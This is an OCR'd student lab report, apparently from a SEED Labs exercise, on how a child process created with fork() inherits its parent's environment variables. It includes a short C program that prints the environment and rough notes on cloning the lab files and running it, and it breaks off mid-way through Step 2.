
This means we are creating char process; in this char process

We made sure that it still exists by writing


(echo $ SEEDAGE)

And we got the desired result

So, we conclude that a Bash function is essentially a set of commands that can be called numerous times.



When change the variable echo to **Unset** What will happen?



4.2 Task 2: Passing Environment Variables from Parent Process to Child Process.


2.2 Task 2: Passing Environment Variables from Parent Process to Child Process

In this task, we study how a child process gets its environment variables from its parent. In Unix, `fork()` creates a new process by duplicating the calling process. The new process, referred to as the child, is an exact duplicate of the calling process, referred to as the parent; however, several things are not inherited by the child (please see the manual of `fork()` by typing the following command: `man fork`). In this task, we would like to know whether the parent's environment variables are inherited by the child process or not.


Step 1. Please compile and run the following program, and describe your observation. Because the output contains many strings, you should save the output into a file, such as using `a.out > child` (assuming that `a.out` is your executable file name).


So that's mean first we will work on (man fork)

using the **man fork** command, we found that the fork function creates a copy of the parent process, that is, the child process. Except for some process IDs, memory locks, etc., the rest are the same, of course. Including the environmental variable values of the parent process, all are copied to the child process:




It shows this result





So, we can see also many functions



In step 1 we have this program (to work in right way I should understand this program first)

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
  int i = 0;
  while (environ[i] != NULL) {
     printf("%s\n", environ[i]);
     i++;
  }
}

void main()
{
  pid_t childPid;

  switch(childPid = fork()) {
    case 0:  /* child process */
      printenv();          ①
      exit(0);
    default:  /* parent process */
      //printenv();        ②
      exit(0);
  }
}
```

Head file

Here use it to access the environment variables

Here there's a function

Its user to print out the environment variables


Main function

We create the define the pid or char process


Here we use Fork to create the char

Two important labels


After understanding the program, we go to this website




Copy the code link to past in SEED LABS



I wrote the 'Git Clone'. This is **used to create a copy or clone of an existing target repository in a new directory**.




It is downloading




I will install tree

What is the purpose of downloading it?

It **outputs the directory paths and files in each sub-directory and a summary of a total number of sub-directories and files**.




After install I wrote (tree) it show this result





After you download the file through the link you used in programming earlier

Which contains the codes



I copy and paste the codes into Lab 01. (File that I created in the beginning)







I wrote (cd lab01)

Ls


To be sure all file I copy it in right place




Step 1. Please compile and run the following program, and describe your observation. Because the output contains many strings, you should save the output into a file, such as using `a.out > child` (assuming that `a.out` is your executable file name).



After writing p2c



We git char process




So, we understand that = (p2cc is a child of p2c)

Step 2. Now comment out the `printenv()` statement in the child process case (Line ①), and uncomment the `printenv()` statement in the parent process case (Line ②). Compile and run the code again, and

